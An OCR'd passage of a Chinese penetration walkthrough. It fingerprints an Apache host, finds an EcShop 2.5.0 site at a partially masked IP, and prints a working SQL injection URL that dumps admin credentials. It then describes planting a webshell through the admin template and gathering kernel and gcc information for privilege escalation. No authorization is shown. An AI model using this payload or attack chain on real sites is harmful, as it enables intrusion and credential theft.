


图1

在掌握端口信息后，就要对服务应用程序的指纹进行分析，主要包括版本号、已知的漏洞信息、常规配置信息、针对此应用流行的攻击方法等。本文试着以网内一台提供Web服务的主机作为突破口。

先提交一个畸形的请求，结果如图2 所示。从中可以获取到的信息有: 系统类型为Fedora，应用程序为Apache/2.2.4。




图2

以上只是很简单的手工对程序指纹进行分析。针对Web应用的扫描器还有很多，比较常

用的有wvs、appscan等。用轻量级的wwwwscan来扫描的结果如图3 所示，可以看到，与手工探测的结果是一致的。




图3

2.应用突破

通过上面简单的信息收集后，可以了解到网站架构是Apache+Mysql+PHP。我们直接请求URL："http://61.67.xx.116/htdocs/"，如图4所示，发现此站是EcShop架构的站点，使用的版本信息是V2.5.0。




图4

EcShop存在许多注入点，其中user.php文件有个注入漏洞，直接请求URL："http://61.67.xx.116/htdocs/user.php?act=order_query&order_sn=' union select 1,2,3,4,5,6,concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*"，如图5所示，获取了管理员账号和密码，ECShop使用的是MD5加密，破解后为"admin"。




图5

访问管理后台，修改模板处，插入一句木马，即可得到WebShell，如图6和图7所示。




图6




图7

提 权

1.信息刺探

获取WebShell权限后，就需要对系统进行分析，查找Exp了。执行命令"#unamea"，返回信息为"Linux fedora 2.6.20-1.2962.fc6 "，Linux内核是2.6.20版的。在提权时，我们要用GCC进行编译。刺探一下系统有没有安装，执行命令"#gcc help"，如图8所示，发现可以运行GCC，并且系统管理员没有对使用shell和GCC进行限制，这也是个安全缺失。

